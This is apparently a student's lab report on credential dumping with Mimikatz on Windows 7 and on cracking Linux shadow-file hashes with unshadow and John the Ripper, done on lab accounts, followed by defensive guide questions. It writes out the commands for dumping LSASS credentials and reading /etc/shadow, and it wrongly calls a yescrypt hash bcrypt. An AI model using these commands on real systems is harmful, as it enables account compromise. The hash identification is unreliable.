Module 5 – System Hacking- Part 1 (Password Cracking)

Name : Daniel Gavrie Clemente

1 Objective

- To know the basic concepts of credential dumping on Windows/Linux Machines.
- To use password cracking tools for dictionary attacks on hashes.


2 Procedure

2.1 Credential Dumping

1. Set-up two virtual machines with the following specification :


Machine	Operating System	IP Address/Subnet Mask
Hacker – Linux	Kali Linux Linux	172.16.15.x/24
Victim – Windows	Windows 7	(preconfigured)

2. Disable the personal firewalls of the machines. When working with physical machines, make sure that the network is isolated or that the network setting of the virtual machines is set to host.
3. Create a new user on your Windows 7 Machine. Login using the newly created account




Username: DLSU-Victim
Password: victim123


4. Download Mimikatz from the github page - https://github.com/ParrotSec/mimikatz




Then select keep dangerous file



5. Extract the mimikatz-master.zip to a folder. Go to mimikatz-master/x64 folder then you should be able to view the mimikatz binary



6. Run command prompt as Administrator and change your directory where the mimikatz.exe is. Run the mimikatz.exe by typing on the command prompt



You can view the homepage of the Mimikatz.
To do credential dumping, type the following command:

log	#this is to enable logging on mimikatz
privilege::debug	#this is to obtain debug privilege
sekurlsa::logonpasswords	#this is to obtain passwords from LSA.

7. What is the NTLM Hash for the user DLSU-Victim?

e36b9efe85439ac4c4e7b0c806ff192a

8. Go to https://crackstation.net/ then crack your NTLM hash. Is it the same password you have set for DLSU-Victim user?

Yes

2.2 Password Cracking using John

9. Start your Kali Linux machine and open the command shell.
10. Create a new user using the command **sudo adduser ''DLSU-User''.** Type **mypassword** as a password and leave the other fields blank by pressing enter.
11. Type the command **cat /etc/passwd** and press enter. Can you see that the DLSU-User is added ? If yes, what is the user id of the user ?

1001

12. Save the contents of passwd using **cat /etc/passwd >> passwd.txt**

13. Type the command **sudo cat /etc/shadow** and press enter. Can you see password hash of the DLSU-User ? If yes, kindly copy the password hash of the user. What is the hashing algorithm used for the password?

yj9T$HMRrI3o.R.sKXMzA7AqPt0$vuhd71fG82fbMAw/hscscHRh
PDdkK79AqywIbUOAvV9:20293:0:99999:7:::
The password uses a bycrpt hash.


14. Save the contents of shadow using **sudo cat /etc/shadow >> shadow.txt.** Why do we need sudo command in printing the contents of shadow file ? Who has the access on the shadow files ?


The /etc/shadow file, which stores sensitive user password hashes, requires sudo to be read because only the root user has default access for security. Using sudo temporarily elevates your privileges to root, enabling the cat command to access its contents. This strict permission control is a critical security measure to protect user password information from unauthorized access.

15. Combine the contents of the shadow and passwd files using unshadow. Use the command **unshadow passwd.txt shadow.txt >> unshadow.txt.** Why do we need to do this step?

We need to use unshadow to combine the passwd.txt and shadow.txt files because password cracking tools like John the Ripper expect a single input file containing both user account details from /etc/passwd and their corresponding password hashes from /etc/shadow. This combined file provides all the necessary information in a format that these tools can process efficiently for offline password cracking attempts.

16. Copy the attached password list (rockyou.txt) on your desktop. Same file can be also found on your kali machine at /usr/share/wordlists/rockyou.txt.gz. To start cracking the password use the following command **john --wordlist=rockyou.txt --format=crypt unshadow.txt.** Cracking may take sometime depending on the speed of your machine. Provide a screenshot if you have successfully cracked the password.


t
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:13 0.00% (ETA: 2025-07-27 18:25) 0g/s 51.53p/s 110.4c/s 110.4C/s batista..james1
0g 0:00:00:18 0.01% (ETA: 2025-07-27 18:43) 0g/s 53.24p/s 106.4c/s 106.4C/s marie1..stars
mypassword (DLSU-User)
1g 0:00:01:29 0.05% (ETA: 2025-07-26 11:50) 0.01116g/s 87.89p/s 112.5c/s 112.5C/s brownies..shrimp
1g 0:00:01:30 0.05% (ETA: 2025-07-26 11:46) 0.01107g/s 88.23p/s 112.6c/s 112.6C/s shinichi..yogibear
1g 0:00:01:43 0.05% (ETA: 2025-07-26 10:01) 0.009692g/s 91.18p/s 112.5c/s 112.5C/s 112233445566..12356
1g 0:00:01:45 0.06% (ETA: 2025-07-26 09:57) 0.009512g/s 91.32p/s 112.3c/s 112.3C/s juandiego..luvme
1g 0:00:01:47 0.06% (ETA: 2025-07-26 09:53) 0.009337g/s 91.42p/s 112.0c/s 112.0C/s rosalina..godschild
1g 0:00:04:16 0.13% (ETA: 2025-07-26 13:24) 0.003903g/s 85.82p/s 94.44c/s 94.44C/s javierteamo..alvina
Use the "--show" option to display all of the cracked passwords reliably
Session aborted


File Actions Edit View Help
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:07:42 0.25% (ETA: 2025-07-26 09:53) 0g/s 92.25p/s 92.25c/s 92.25C/s orque..robert10
0g 0:00:13:39 0.41% (ETA: 2025-07-26 13:39) 0g/s 85.64p/s 85.64c/s 85.64C/s layerhater..nick20
0g 0:00:23:21 0.65% (ETA: 2025-07-26 18:00) 0g/s 78.96p/s 78.96c/s 78.96C/s inny..mayasari
kali (kali)
1g 0:00:24:41 DONE (2025-07-24 06:12) 0.000674g/s 79.09p/s 79.09c/s 79.09C/s kathy23..jonathan69
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

3 Guide Questions:

1. What is Mimikatz used for?
   Mimikatz is a post-exploitation tool primarily used to extract clear-text passwords, hashes, PINs, and Kerberos tickets from memory on Windows systems
2. What is LSASS, and why does Mimikatz target it?
   LSASS (Local Security Authority Subsystem Service) is a Windows process that manages security policies, user authentication, and stores credentials in memory, making it a prime target for Mimikatz to extract sensitive login information.
3. What information can you find using the command sekurlsa::logonpasswords?
   The sekurlsa::logonpasswords command in Mimikatz can reveal clear-text passwords, NTLM hashes, and Kerberos ticket data for logged-on users from LSASS memory.
4. Why is it dangerous if an attacker gets password hashes or clear-text passwords from memory?
   Gaining password hashes or clear-text passwords from memory is dangerous because attackers can use them for lateral movement (Pass-the-Hash, Pass-the-Ticket) or to directly authenticate to other systems, escalating their access and control within a network.
5. How can Windows systems defend against Mimikatz attacks?
   Windows systems can defend against Mimikatz by implementing Credential Guard, LSA Protection, strong administrative controls, regular patching, and using multi-factor authentication.
6. What is the purpose of the /etc/shadow file in Linux?
   The `/etc/shadow` file in Linux securely stores user password hashes and other account security information, separating it from the world-readable `/etc/passwd` file.
7. Why are passwords stored as hashes instead of plain text?
   Passwords are stored as hashes instead of plain text to prevent them from being directly compromised if the system's password database is breached, as hashes are one-way cryptographic representations.
8. What does the unshadow command do?
   The `unshadow` command combines the entries from the `/etc/passwd` file (user account information) and the `/etc/shadow` file (password hashes) into a single file, typically for use with password cracking tools.
9. Why is it risky if an attacker steals the shadow file?
   If an attacker steals the shadow file, it is risky because they can perform offline brute-force or dictionary attacks on the contained password hashes to potentially crack user passwords.
10. How can Linux systems protect against credential dumping attacks?
    Linux systems can protect against credential dumping attacks by enforcing strong file permissions for sensitive files like `/etc/shadow`, using robust hashing algorithms, implementing multi-factor authentication, and applying kernel hardening measures.

Resources:

Kali Linux - Hacker Machine
https://www.kali.org/get-kali/

Metasploitable 2 - Victim Machine
https://sourceforge.net/projects/metasploitable

Windows 7
https://drive.google.com/file/d/1JevakPpWjH8qqHD6lTqPkdFjzHYWYcaL/view?usp=sharing

Rockyou
rockyou.txt